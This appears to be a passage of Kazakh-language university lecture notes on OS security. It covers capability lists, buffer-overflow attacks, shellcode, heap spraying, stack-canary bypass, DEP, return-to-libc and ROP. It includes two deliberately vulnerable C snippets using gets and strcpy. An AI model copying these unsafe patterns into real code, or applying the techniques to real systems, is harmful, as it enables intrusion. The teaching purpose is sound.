Қайсыбір тұтынушының немесе топтың нақты бір файлға қандай да бір құқықтары бола тұра, оларды бұл файлдың иесі сол құқықтардан айыруы да мүмкін. Қол жеткізуді басқару тізімін қолданған кезде бұрын берілген қол жетімділік құқығын қайтып алу өте жеңіл орындалады. ACL-тізімді түзетіп, қажет өзгертулерду енгізу жеткілікті. Бірақ, егер ACL-тізім тек файлды ашқан кезде тексерілетіндіктен, ол өзгертулердің тек келесі *open* желелік шақырылуы орындалғанда іске асуы ықтимал. Кез келген бұған дейін ашылған файлға ол ашылған кездегі алынған құқықтар сақталады, тұтынушының енді оған қол жетімділігі алынып тасталса да!

**Мүмкіндіктер тізімдемесі.** 5-суретте көрсетілген матрицаны, сондай-ақ жолдармен жазуға болады. Бұл әдісті қолданған кезде әр процеске қол жеткізуге болатын объектілердің тізімі, сондай-ақ әр объектімен қандай операцияларға рұқсат етілгені туралы ақпарат, басқаша айтқанда, оның қорғау домені байланысты болады. Мұндай тізім мүмкіндіктер тізімі (capability list, C-list) деп аталады, ал оның элементтері — мүмкіндіктер (capabilities) (Dennis

and Van Horn, 1966; Fabry, 1974). Үш үдерістің жиынтығы және олардың мүмкіндіктерінің тізімі 6-суретте көрсетілген.




6-сурет. Мүмкіндіктерді пайдалану кезінде әр үдеріс олардың тізімін алады

Мүмкіндіктер тізімінің әр элементі иесіне белгілі бір объектіге қатысты белгілі бір құқықтар береді. Мысалы, 6-суретте А пайдаланушысы иелік ететін үдеріс F1 және F2 файлдарын оқи алады. Әдетте мүмкіндіктер тізімінің элементі файл идентификаторынан (немесе жалпы жағдайда Объект) және әртүрлі құқықтарға арналған бит массивінен тұрады. UNIX отбасының операциялық жүйелерінде файл идентификаторы ретінде оның ***i*** түйінінің нөмірін пайдалануға болады. Мүмкіндіктер тізімі өздері нысандар болып табылады және оларды басқа мүмкіндіктер тізімдері көрсете алады, осылайша қосалқы домендерді бөлісуді жеңілдетеді.

**ОЖҚ. Дәрістер №№ 8-9. Программалық жасақтаманы бұзу. Буфердің толып кетуін пайдаланатын шабуылдар. Пішімдеуші тіркесті пайдаланатын шабуылдар. Бүтін санды мәндердің асып кетуін пайдаланатын шабуылар. Командалардың (пәрмендердің) кірістірілуін пайдаланатын шабуылар. Тексеру сәтінен пайдалану сәтіне дейін жүргізілетін шабуылдар**

Тұтынушы компьютерін бұзудың негізгі әдістерінің бірі жүйеде іске қосылған программалық жасақтамадағы осалдықтарды пайдалануға негізделген программашы қойған мақсаттан өзгеше нәрсе жасау. Мысалы, тұтынушы браузеріне жасырын — **drive-by-download** арқылы жұқтыруға бағытталған шабуыл жиі жасалады. Осы шабуылды жүргізу арқылы киберқылмыскер зиянды мазмұнды веб-серверге қою арқылы Тұтынушы браузерін зиянды кодпен толтырады. Тұтынушы веб-сайтқа кіргеннен кейін браузер жұқтырады. Кейде веб-серверлер хакерлер үшін толығымен жұмыс істейді және олар адамдарды өз веб-сайттарына тартудың жолын табуы керек (мүмкін ақысыз программалар немесе фильмдер туралы уәделері бар спам жіберу арқылы). Бірақ бұзушылар зиянды мазмұнды заңды веб-сайтқа орналастыруы мүмкін (мысалы, жарнамада немесе форумда). Жақында футбол Майами Дельфиндер командасының веб-сайты осылай бұзылды, Дельфиндер суперкубокты жеңіп алды, бұл жылдың көптен күткен оқиғаларының бірі болды. Осы оқиғадан бірнеше күн бұрын веб-сайт өте танымал болды және оған кірген көптеген тұтынушылардың компьютерлері зиянды кодты жұқтырды. Drive-by-download көмегімен бастапқы инфекциядан кейін бұзушының коды нағыз **зомби-программаны** (зиянды кодты) жүктейтін браузерде іске қосылғанда, осы программаны орындады және жүйені әрбір жүктеу кезінде оны тұрақты іске қосуды қамтамасыз етті.

Кітап операциялық жүйелерге арналғандықтан, біздің назарымыз операциялық жүйеге зиян келтіру тәсілдеріне бағытталған. Веб-сайттар мен дерекқорларды бұзу программалық жасақтамасында осалдықтарды қолданудың көптеген жолдары қарастырылмайды. Drive-by-downloads шабуылы үлкен суреттің бөлігі емес, өйткені біз көптеген осалдықтар мен зиянды кодты қолданушы қосымшаларына енгізу ядроға да қатысты екенін көреміз.

Льюис Карроллдың әйгілі “Алиса в Зазеркалье” кітабында Қара патшайым Алисаны қашып кетуге мәжбүр етті. Олар жан дәрменімен жүгірді, бірақ әрқашан бір жерде қалып кетті.Элис бұл біртүрлі деп ойлап, бұл туралы патшайымға айтты. Ал патшайым: "біздің елде өте тез және өте ұзақ жүгірсеңіз ғана басқа жерде бола аласыз, оны біз іс жүзінде жасадық.Сіз білесіз бе, тек орнында қалу үшін жан дәрменімен жүгіруге тура келеді. Егер сіз басқа жерге баруыңыз керек болса, сіз кем дегенде екі есе жылдам жүгіруіңіз керек!». Қара

патшайымның әсері түрлердің эволюциялық күресіне тән. Миллиондаған жылдар бойы ата-бабалар мен зебралар мен арыстандар дамыды. Зебралар тезірек жүгіре бастады, көру, есту және иіс сезімі күшейе түсті, бұл оларға арыстандардан қашуға мүмкіндік берді. Бірақ уақыт өте келе арыстандар да тезірек жүгіре бастады, олар үлкен, түсініксіз және камуфляж түсіне ие болды, бұл оларға зебраларды сәтті аулауға мүмкіндік берді.Олар орнында қалу үшін жүгіреді. Қара патшайымның әсері программаларды қолдануға да қатысты. Бұзушылар үнемі жетілдіріліп отыратын қауіпсіздік шараларымен күресу үшін күрделене түсуде.

Әрбір зиянды код белгілі бір программада белгілі бір осалдықты пайдаланса да, үнемі қайталанатын осалдықтардың жалпы санаттары бар, олар бұзу тетіктерін түсіну үшін зерттеуге тұрарлық. Келесі бөлімдерде осындай тетіктердің бірнешеуі ғана емес, сонымен қатар оларды қолдануға кедергі келтіретін қарсы шаралар, тіпті мұндай трюктерге қарсы кейбір қарсы шаралар және т.б. сіз үшін қорғаныс құралдары мен шабуылдардың бәсекелестігі туралы жеткілікті түсінік аласыз және мұның бәрі қара патшаймммен бірге жүгіру сияқты.

Компьютерлік қауіпсіздік тарихындағы ең танымал технологиялардың бірі-буфердің толып кетуінен бастайық. Ол 1988 жылы Роберт Моррис Джр жазған алғашқы желілік құртта қолданылған және қазіргі уақытта кеңінен қолданылады. Барлық қарсы шараларға қарамастан, зерттеушілер буфердің толып кетуі бізбен біраз уақыт қалады деп болжайды (Ван дер Вейн,2012).Буферлік толып кетулер қазіргі заманғы жүйелердің көпшілігінде қол жетімді үш маңызды қорғаныс механизмін ұсынуға өте ыңғайлы: стек индикаторы немесе "канарейки" (stack canaries), деректерді орындаудан қорғау (data execution protection) және мекен-жай кеңістігін бөлуді рандомизациялау (address-space layout randomization). Осыдан кейін форматтаушы жолды (format string) пайдалану сияқты зиянды кодты енгізудің басқа технологиялары қарастырылады,бүтін мәндердің толып кетуі (integer overflows) және қолданылатын объектілердің көрсеткіштері (dangling pointer exploits).

## Буфердің толып кетуін қолданатын шабуылдар

Көптеген шабуылдардың негізінде барлық операциялық жүйелер C немесе C++ программалау тілінде жазылған (программашылар бұл тілдерді жақсы көретіндіктен, сонымен қатар олардағы программалар өте тиімді объект кодына қосылғандықтан). Өкінішке орай, C немесе C++ тілінің бірде-бір компиляторы массивтің шекараларын тексермейді. Мысалы, жолды (белгісіз өлшемді) белгіленген өлшемді буферге оқитын, бірақ толып кетуді тексермейтін *gets* тілінің кітапхана функциясы мұндай шабуылдың құрбаны болып табылады (кейбір компиляторлар тіпті кодта *gets* функциясының болуы туралы ескертеді).

Тиісінше, программалық кодтың келесі бөлігі компилятормен тексерілмейді:

```
01. void A() {
02. char B[128]; /* резервирование в стеке буфера объемом 128 байт */
03. printf ("Type log message:");
04. gets (B); /* чтение сообщения со стандартного ввода в буфер */
05. writeLog (B); /* вывод строки в файл журнала */
06. }
```

А функциясы-бұл не болып жатқанын жеңілдетілген түрде тіркеу процедурасы. Әр орындалған сайын Тұтынушы тіркеу хабарламасын енгізуге шақыру алады, содан кейін Тұтынушы терген мәтінді B буферінде C тілінің кітапханасынан gets функциясын қолдана отырып оқиды және ақырында writeLog үй функциясы шақырылады, ол Тіркеу жазбасын тартымды форматта шығарады деп болжанады (жазбаны кейінірек іздеуді жеңілдету үшін тіркеу хабарламасына күн мен уақытты қосқанда). А функциясы артықшылықты үдерістің бөлігі болып табылады делік, мысалы, Тұтынушы идентификаторы ең жоғары деңгейлі құқықтармен (SETUID root) орнатылған программа. Бақылауды алуға қабілетті бұзушы негізінен, түбірлік артықшылықтарға ие.

Жоғарыда көрсетілген кодта бірнеше ақаулар бар, бірақ оларды бірден анықталынбайды. Мәселе *gets* функциясы жаңа жолдың символына сәйкес келмейінше стандартты енгізуден таңбаларды оқиды. Ол B буферінде тек 128 байт бар екенін білмейді. Тұтынушы 256 таңбадан тұратын жолды терді делік. Қалған 128 байтпен не болады? Gets буфердің шекараларын бұзу фактісін тексермегендіктен, қалған байттар да сақталады стекте буфердің ұзындығы 256 байт болатын сияқты. Бұл жад орындарында сақталғандардың бәрі жай ғана қайта жазылады. Мұның салдары әдетте апатты.

19-суретте жергілікті айнымалыларды стекте сақтайтын жұмыс істейтін негізгі программа көрсетілген. Бір сәтте ол суретте көрсетілгендей қоңыраудың стандартты реттілігі қайтару мекен-жайы стекіне орналастырудан басталады (нұсқаулықтан кейінгі нұсқауды көрсететін қоңырау). Содан кейін Басқару А процедурасына беріледі, ол жергілікті айнымалы үшін сақтау орнын бөлу үшін стек көрсеткішін 128-ге азайтады (B буфері).

Сонымен, егер тұтынушы 128 таңбадан көп енгізсе не болады? Бұл жағдай суретте көрсетілген.(9.19) B жоғарыда айтылғандай, gets функциясы барлық байттарды буферге және одан жоғары деңгейге көшіреді, мүмкін стек ішіндегі көп нәрсені қайта жазады, бірақ, атап айтқанда, стекке салынған қайтару мекенжайын қайта жазады.


19-сурет. Қалыптасқан жағдайлар: а-негізгі программа жұмыс істеген кезде;
б-а процедурасын шақырғаннан кейін; в-сұр түспен көрсетілген буфер толып кеткен кезде

Басқаша айтқанда, тіркеу жазбасының бір бөлігі енді жадтағы орынды толтырады,онда жүйенің болжамына сәйкес нұсқаулықтың мекен-жайы болуы керек

функциядан оралған кезде сөзсіз ауысу жүзеге асырылады. Тұтынушы әдеттегі тіркеу хабарламасын тергендіктен, оның таңбалары дұрыс код мекенжайын орындай алмайды. Басқару А функциясынан оралғаннан кейін, программа дұрыс емес жерге сөзсіз ауысуды жүзеге асыруға тырысады, ал жүйе оны мүлдем ұнатпайды. Көп жағдайда программа дереу төтенше жағдайға көшеді.

Енді бұл өте ұзақ хабарламаны қате терген қарапайым қолданушы емес, программаның орындалу барысын бұзуға бағытталған "құйрықты" хабарлама жіберген бұзушы болсын.Айталық, оларға в буферінің басталу мекен-жайы қайтару мекен-жайының орнына жазылуы үшін мұқият тексерілген кіріс берілген. Нәтижесінде *А* функциясынан қайтарылған кезде программа В буферінің басына сөзсіз ауысуды жүзеге асырады және буферде байттарды код ретінде орындайды. Бұзушы буфердің мазмұнын басқаратындықтан, ол бастапқы программаның контекстінде бұзу кодын орындау мақсатында оның машина нұсқауларын толтыра алады. Бұзушы жадты өз кодымен қайта жазды және оның орындалуына қол жеткізді. Енді программа толығымен бұзушының бақылауында және ол оны қалаған нәрсені жасауға мәжбүр етуі мүмкін. Бұзушы коды көбінесе қабықты іске қосу үшін қолданылады (мысалы, ехес жүйелік қоңырауы арқылы), оған машинаға оңай қол жеткізуге мүмкіндік береді. Сондықтан, бұл код көбінесе қабықтың көшірмесін бастамаса да, оны іске қосу коды немесе **шелл-код** (***shellcode***) деп аталады.

Бұл әдіс ***gets*** функциясын қолданатын программаларға қатысты ғана емес (оны қолданудан аулақ болу керек), сонымен қатар Тұтынушы берген деректерді оның шекараларын бұзбай буферге көшіретін кез келген код болған кезде де жұмыс істейді. Бұл  ұтынушы деректерінде пәрмен жолының параметрлері, қоршаған орта жолының деректері, желі арқылы жіберілген деректер немесе тұтынушы файлынан оқылған деректер болуы мүмкін.

Мұндай деректерді көшіретін немесе жылжытатын көптеген функциялар бар: strcpy,memcpy, strcat және басқалары.Әрине, сіз жазған және байттарды буферге жылжытатын ескі цикл де осал болуы мүмкін. Ал егер хакер нақты қайтару мекенжайын білмесе ше? Көбінесе ол шамамен қай жерде екенін болжай алады, бірақ шелл коды дәл емес. Бұл жағдайда оның алдына **nop-бағыттаушылар** (***nop sled***) – ештеңе жасамайтын NO OPERATION (операция жоқ) бір байттық нұсқауларының тізбегін орналастыру әдеттегі шешім болады. Қашан бұзушы nop-бағыттаушыларға "қона" алады, кодты орындау түптеп келгенде нағыз шелл-кодқа дейін жетеді. Nop-бағыттағыштар стекте жұмыс істейді, бірақ олар үйінділерде де жұмыс істейді, онда бұзушылар көбінесе өздерінің Nop-бағыттағыштары мен шелл-кодтарын үймеге қою арқылы өз мүмкіндіктерін арттыруға тырысады. Мысалы, браузерде зиянды JavaScript коды мүмкіндігінше көп жадыны таратуға және оны толтыруға тырысуы мүмкін ұзын nop-бағыттаушы және көлемі шағын шелл-код. Содан кейін, егер бұзушы программаның орындалу барысын ауыстырып, оны үйіндідегі еркін мекен-жайға бағыттай алса, онда оның nop-бағыттағыштарға түсу мүмкіндігі өте жоғары болады. Бұл технология **үйіндіге бүрку** (***heap spraying***) деп аталады.

**Стек индикаторы ("канарейка")**

Қысқаша айтылған бұзылудан қорғаудың жиі қолданылатын әдісі-стек индикаторын немесе "канарейканы" (stack canaries) пайдалану. Бұл атау тау-кен тәжірибесінен шыққан. Шахтадағы жұмыс қауіп-қатерге толы. Улы газдардың шығарылуы мүмкін, мысалы, улы газ, бұл кеншілерді өлтіреді. Барлық өзге де улы газдың иісі болмайды, сондықтан, кеншілер мүмкін тіпті оны байқамайды. Бұрын кеншілер мұндай шығарылудан қорқып, ертерек ескерту жүйесі ретінде канарейканы(құс) шахтасына алып баратын. Улы газдардың кез-келген шығарылуы канарды өлтіреді. Егер құс өлсе,онда жер бетіне көтерілу керек.

Қазіргі компьютерлік жүйелер сонымен қатар сандық болса да, канарийлерді ерте ескерту жүйесі ретінде қолданылады. Идея қарапайым. программа функцияны шақыратын жерде компилятор қайтару мекен-жайы алдында "канарейка" ерікті мәнін сақтау үшін кодты енгізеді.Функциядан оралмас бұрын, компилятор "канарей"мәнін тексеру үшін кодты енгізеді. Егер мән өзгерсе,онда бір нәрсе дұрыс болмады. Бұл жағдайда программаның

орындалуын жалғастырудан гөрі дабыл түймесін және апаттық тоқтатуды басқан дұрыс.

### Стектік "канарейкаларды" айналып өту

"Канарейкалар" бұрын қарастырылған шабуылдармен жақсы жұмыс істейді, бірақ буфердің толып кету мүмкіндігі әлі де сақталады. Мысалы, кодтың келесі үзіндісін қарастырыңыз. Ол екі жаңа функцияны қолданады: жолды буферге көшіруге арналған C тіл кітапханасының құрамынан strcpy функциясы және жолдың ұзындығын анықтайтын *strlen* функциясы.

"Канарейка" дестесін айналып өту *len* ұзындығын өзгерту және кейіннен қайтару мекенжайын тікелей өзгерту арқылы жүзеге асырылады:

```
01. void A (char *date) {
02. int len;
03. char B [128];
04. char logMsg [256];
05. 06. strcpy (logMsg, date); /* алдымен хабарлама жолына деректер жолы көшіріледі */
07. len = str len (date); /* Деректер жолындағы таңбалар санын анықтау */
08. gets (B); /* енді нақты хабарлама алу */
09. strcpy (logMsg+len, B); /*және оны деректерден кейін журнал хабарламасына көшіру */
10. writeLog (logMsg); /*соңында, дискіге тіркеу хабарын жазу*/
11. }
```

Алдыңғы мысалдағыдай, A функциясы тіркеу хабарламасын стандартты енгізуден оқиды, бірақ қазір оған ағымдағы деректер нақты қосылады (A функциясының жол аргументі ретінде берілген). Алдымен ол деректерді тіркеу хабарламасына көшіреді (6-жол). Деректер жолының ұзындығы аптаның күніне, айға және т. б. байланысты әр түрлі болуы мүмкін, мысалы, "сәрсенбі" сөзінде 8 әріп, ал "сенбі" сөзінде – 5. Бұл ай атауларына да қатысты. Сондықтан екінші әрекет деректер жолындағы таңбалар санын анықтайды (7-жол). Содан кейін функция Тұтынушының кірісін алады (8-жол) және оны деректер жолынан кейін бірден бастап тіркеу хабарламасына көшіреді. Бұл деректер алынған көшірме тіркеу хабарламасынан және жолдың ұзындығынан басталуы керек екенін көрсету арқылы жасалады (9-жол). Соңында, функция бұрынғыдай тіркеу хабарламасын дискіге жазады.

Жүйе стек "канарларды"қолданады делік. Қайтару мекенжайын қалай өзгертуге болады? Құпия – B буферінің толып кетуін ұйымдастырған кезде крекер дереу қайтару мекен-жайына кіруге тырыспайды. Оның орнына, ол Len айнымалысының мәнін тікелей оның үстінде орналасқан стекке өзгертеді. 9-жолда len B буферінің мазмұны қай жерде жазылатынын анықтайтын орын ауыстыру ретінде қызмет етеді, программашының Жоспары тек деректер жолын өткізіп жіберуден тұрады, өйткені крекер Len айнымалысының мәнін басқарады, ол осы айнымалы мәнді "канарды" айналып өтіп, қайтару мекенжайын қайта жазу үшін қолдана алады.

Сонымен қатар, буфердің толып кетуі қайтару мекен-жайымен шектелмейді. Толып кетуді ұйымдастыру арқылы қол жетімді кез-келген функция көрсеткіші өте қолайлы.Функция көрсеткіші қалыпты көрсеткішке ұқсас, бірақ деректерді емес, функцияны көрсетеді. Мысалы, CIS++ программасында программашы a айнымалысын сапа ретінде жариялай алады жол аргументін алатын және нәтижені берместен басқаруды қайтаратын функция көрсеткіші:

```
void (*f)(char*);
```

Синтаксис, бәлкім, біршама жұмбақ, бірақ бұл шын мәнінде айнымалының тағы бір декларациясы. Алдыңғы мысалдағы a функциясы жоғарыда келтірілген қолтаңбаға сәйкес келетіндіктен, қазір "f = A" деп жазуға болады және A-ның орнына біздің программада F-ті қолдануға болады. Кітаптың міндеті функция көрсеткіштерінің егжей-тегжейін терең зерттеуді қамтымайды, бірақ бұл көрсеткіштер операциялық жүйелерде жиі кездеседі деп сендіремін.

Енді крекер функция көрсеткішін қайта жаза алды делік. программа меңзерді пайдаланып функцияны шақырғаннан кейін, ол хакер енгізген кодты іске қосады. Зиянды код жұмыс істеуі үшін функция индексі стекте болмауы мүмкін.Сгодятся және сол көрсеткіштер функциялар, олар куче. Хакер функция көрсеткішінің мәнін немесе басқаруды қайтару мекенжайын коды бар буфер мекен-жайына өзгерте алатындықтан, программа анықтаған басқару ағынын өзгерте алады.

## Деректердің орындалуын болдырмау

Мүмкін сіз қазір: "күте тұрыңыз! Мәселе мынада, крекер функциялардың көрсеткіштерін немесе Басқару мекен-жайын қайта жаза алады, бірақ ол кодты енгізіп, жүйені орындай алады. Неге байттың үйіндіде немесе стекте орындалуының алдын алмасқа? "Егер сіз осылай жасасаңыз, онда Эпифания келді. Бірақ көп ұзамай біз мұндай эпифаниялар буфердің толып кету шабуылын әрдайым тоқтата алмайтындығын көреміз. Бірақ идеяның өзі өте ақылды. **Кодты енгізу шабуылдары** (***code injection attacks***) хакер ұсынған байттарды заңды код ретінде орындау мүмкін болмаса, жұмыс істемейді. Қазіргі заманғы орталық үдерісорлардың **NX-бит** (***NX bit***) деп аталатын

қасиеті бар, ол "no-eXecute" дегенді білдіреді, яғни орындалмайды. Бұл бит деректер сегменттерін (қадалар, стектер және ғаламдық айнымалылар) және мәтіндік сегменттерді (кодты қамтитын) ажырату үшін әсіресе пайдалы. Шын мәнінде, көптеген заманауи операциялық жүйелер деректер сегменттерін олардың мазмұнын орындай алмай-ақ, жазу мүмкіндігін және мәтіндік сегменттерді оларды жазбай-ақ орындау мүмкіндігін қамтамасыз етуге тырысты. Бұл саясат OpenBSD-де W^X ретінде белгілі ("WExclusive-OR X" немесе "W XOR x" деп оқылады). Бұл жадты жазуға немесе орындауға болатындығын білдіреді, бірақ бір уақытта екеуі де емес. Mac OS X, Linux және Windows-та ұқсас қорғаныс схемалары бар. Жалпы алғанда, бұл қауіпсіздік шарасы деп аталады **DEP (Data Execution Prevention**), яғни деректердің орындалуын болдырмау. Кейбір жабдықтар NX-битті қолдамайды. Бұл жағдайда DEP жұмыс істейді, бірақ мәжбүрлеу программалық жасақтама болып табылады.DEP бұрын қарастырылған барлық шабуылдардың алдын алады. Крекер үдеріске қалағаныңызша шелл кодын енгізе алады. Жад орындалмайынша, бұл кодты іске қосу әдісі пайда болмайды.

**Кодты қайталап пайдалану шабуылдары**

DEP деректер аймағында кодты орындауға мүмкіндік бермейді. "Канарлар" стектері қайтару мекен-жайлары мен функция көрсеткіштерін қайта жазуды қиындатады (бірақ жоққа шығармайды). Өкінішке орай, бұл оқиғаның соңы емес, өйткені бір күні біреуге түсінік те төмендеді. Ол мынаны түсінді: "неліктен кодты екілік түрде жеткілікті болған кезде енгізу керек?». Басқаша айтқанда, жаңа кодты енгізудің орнына бұзушы екілік код пен кітапханалардағы бар функциялар мен нұсқаулардан қажетті функцияны жасайды. Алдымен біз қарапайымды қарастырамыз осындай шабуылдардан — кітапханаға қайтару шабуылы (libc-ке оралу), содан кейін күрделі,бірақ өте танымал өзара бағытталған программалау технологиясы (return-oriented programming).


Буфердің толып кетуі делік (19-суретті қараңыз) ағымдағы функциядан қайтару мекенжайын қайта жазуға әкелді, бірақ крекер ұсынған стек коды орындалмайды. Сұрақ туындайды: басқаруды басқа біреуге беруге бола ма орын? Көрсетіледі мүмкін. C тіліндегі барлық дерлік программалар libc кітапханасымен байланысты (оны әдетте бірнеше программалар бөліседі), көптеген с программаларына қажет негізгі функцияларды қамтиды. Осындай функциялардың бірісбұл аргумент ретінде жолды алып, оны орындау үшін қабыққа беретін жүйе. Осылайша, system функциясын қолдана отырып, крекер өзіне қажет кез-келген программаны орындай алады. Сондықтан, Шелл-кодты орындаудың орнына, крекер жай ғана орындалатын пәрменді қамтитын жолды стекке орналастырады және қайтару мекен-жайы арқылы басқаруды жүйелік функцияға жібереді. Бұл **кітапханаға оралу шабуылы** (***return to libe***) деп аталады және бірнеше нұсқалары бар. Жүйе крекерді қызықтыратын жалғыз

функция емес. Мысалы, крекер mprotect функциясын да қолдана алады деректер сегментінің бөлігі орындалады. Сонымен қатар, libc кітапхана функциясына сөзсіз ауысудың орнына, крекер қайта бағыттау деңгейін қолдана алады. Мысалы, Linux-та крекер басқаруды процедуралық орналасу кестесіне қайтара алады (**procedure Linkage Table (PLT)**). PLT динамикалық байланыстыруды жеңілдететін құрылым болып табылады және кодтың үзінділерін қамтиды,олардың орындалуы кезінде, өз кезегінде, библиялық функциялар динамикалық түрде шақырылады. Басқаруды осы кодқа қайтару жанама нәтижеге әкеледі орындау кітапханалық функциялары. Өзара бағытталған программалау тұжырымдамасы (***Return-Oriented Programming (ROP***)) программа кодын қайта пайдалану ниетін шектен шығарады. Басқаруды кітапхана функцияларына кіру нүктелеріне қайтарудың орнына, крекер мәтіндік сегменттегі кез-келген нұсқауларды басқара алады.Мысалы, ол кодты басқаруды функцияның басында емес, ортасында бере алады. Орындау осы сәттен бастап жалғасады және нұсқаулар бірінен соң бірі орындалады. Бірнеше нұсқауларды орындағаннан кейін кезек басқа қайтару нұсқауларына жетеді делік. Енді біз бірдей сұрақ қоямыз: басқаруды қайда беруге болады? Крекердің стек бақылауы болғандықтан, ол қайтадан кодты басқаруды қалаған жерге жіберуге мәжбүр етуі мүмкін. Мұны екі рет жасағаннан кейін, ол мұны үшінші, төртінші, оныншы және т. б. жасай алады. Сондықтан, өзара бағытталған программалауды қабылдау кодтың кішкене тізбегін іздеуден тұрады, ол біріншіден, қолайлы нәрсені жасайды, екіншіден, қайтару нұсқауымен аяқталады. Хакер мұндай кодтық тізбектерді стекке орналастырылған қайтару мекенжайлары арқылы бір жолға сала алады. Жеке фрагменттер **гаджеттер** (***gadgets***) деп аталады. Әдетте олар өте шектеулі функционалдылыққа ие, мысалы, Олар екі регистрді қосуды, жадты регистрге жүктеуді немесе мәнді стекке қоюды орындай алады. Басқаша айтқанда, гаджеттер жиынтығы крекер қолдана алатын өте таңқаларлық Нұсқаулық сияқты көрінуі мүмкін стекті шебер басқару арқылы еркін функционалдылықты құру.Сонымен қатар, стек көрсеткіші сәл таңқаларлық әртүрлілік ретінде қызмет етеді команда санауышы.

20-а, суреті  гаджеттердің стекке қайтару мекен-жайлары арқылы қалай байланысатынының мысалын көрсетеді. Гаджеттер-қайтару нұсқаулығымен аяқталатын кодтың кішкене бөліктері. Бұл нұсқаулық мекен-жайды беру үшін стектен алады осы мекен-жайы бойынша басқару және онымен жұмысты жалғастыру. Бұл жағдайда крекер алдымен гаджетті басқаруды белгілі бір x функциясына, содан кейін в гаджетін Y функциясына жібереді және т.б. крекердің міндеті-мұндай гаджеттерді орындалатын екілік кодқа жинау.Ол гаджеттерді өзі жасамайтындықтан, кейде гаджеттермен күресуге тура келеді,олар идеалдан алыс болуы мүмкін, бірақ ол жоспарлаған жұмыс үшін өте қолайлы. Мысалы, 20-сурет, B A гаджеті кіреді деп болжанады нұсқаулар тізбегі және тексеру бар. Крекерге бұл тексеру мүлдем қажет болмауы

мүмкін,бірақ ол бар болғандықтан, оған келісуге тура келеді. Көптеген мақсаттар үшін кез-келген теріс емес санды 1-регистрге қою жақсы болар еді. Келесі гаджет кез-келген стек мәнін 2-регистрге орналастырады, ал үшінші гаджет 1-регистрдің мәнін 4-ке көбейтеді, оның мәнін стекке орналастырады және оны 2-регистрдің мәніне қосады. Осы үш гаджетті біріктіру крекерді бүтін сандар жиымындағы элементтің мекенжайын есептеу үшін қолдануға болатын нәрсеге әкеледі. Жиымның индексі беріледі бірінші мәнді деректер дестесін, ал базалық адресі массив деректердің екінші мағынасында болуы керек.

*20, а-суретте* гаджеттердің стекке қайтару мекен-жайлары арқылы қалай байланысатынының мысалын көрсетеді. Гаджеттер – қайтару нұсқауымен аяқталатын кодтың кішкене бөліктері. Бұл нұсқаулық басқаруды осы мекен-жайға беру және одан жұмысты жалғастыру үшін стектен мекенжайды алады. Бұл жағдайда крекер алдымен гаджетті басқаруды белгілі бір x функциясына, содан кейін в гаджетін Y функциясына және т.б. береді. Ол гаджеттерді өзі жасамайтындықтан, кейде ол гаджеттермен күресуге мәжбүр болады, олар идеалдан алыс болуы мүмкін, бірақ ол жоспарлаған жұмыс үшін өте қолайлы.




20-сурет. Өзара бағытталған программалау: гаджеттерді байланыстыру

Мысалы, *20, б-суретте* A гаджеті нұсқаулық тізбегіне кіреді және тексеруден өтеді деп болжанады. Крекерге бұл тексеру мүлдем қажет болмауы мүмкін, бірақ ол бар болғандықтан, оған келісуге тура келеді. Көптеген мақсаттар үшін

кез-келген теріс емес санды 1-регистрге қою жақсы болар еді. Келесі гаджет кез-келген стек мәнін 2-регистрге орналастырады, ал үшінші гаджет 1 регистрінің мәнін 4-ке көбейтеді, оның мәнін стекке орналастырады және оны 2 регистрінің мәнімен қосады. Осы үш гаджетті біріктіру крекерді бүтін сандар массивіндегі элементтің мекенжайын есептеу үшін қолдануға болатын нәрсеге әкеледі. Массив индексі стек ішіндегі бірінші деректер мәнімен қамтамасыз етіледі, ал массивтің негізгі Мекен-жайы екінші деректер мәнінде болуы керек.

Өзара бағытталған программалау өте күрделі болып көрінуі мүмкін, және, мүмкін, солай. Бірақ, әдеттегідей, адамдар жұмыстың максималды көлемін автоматтандыру үшін құралдарды ойлап тапты. Мысал ретінде гаджет құрастырушылар және тіпті ROP компиляторлары бар. Қазіргі уақытта ROP қылмыстық әлемде қолданылатын зиянды кодты құрудың маңызды технологияларының бірі болып табылады.

**Адрестік кеңістікті үлестірудің рандомизациялары**

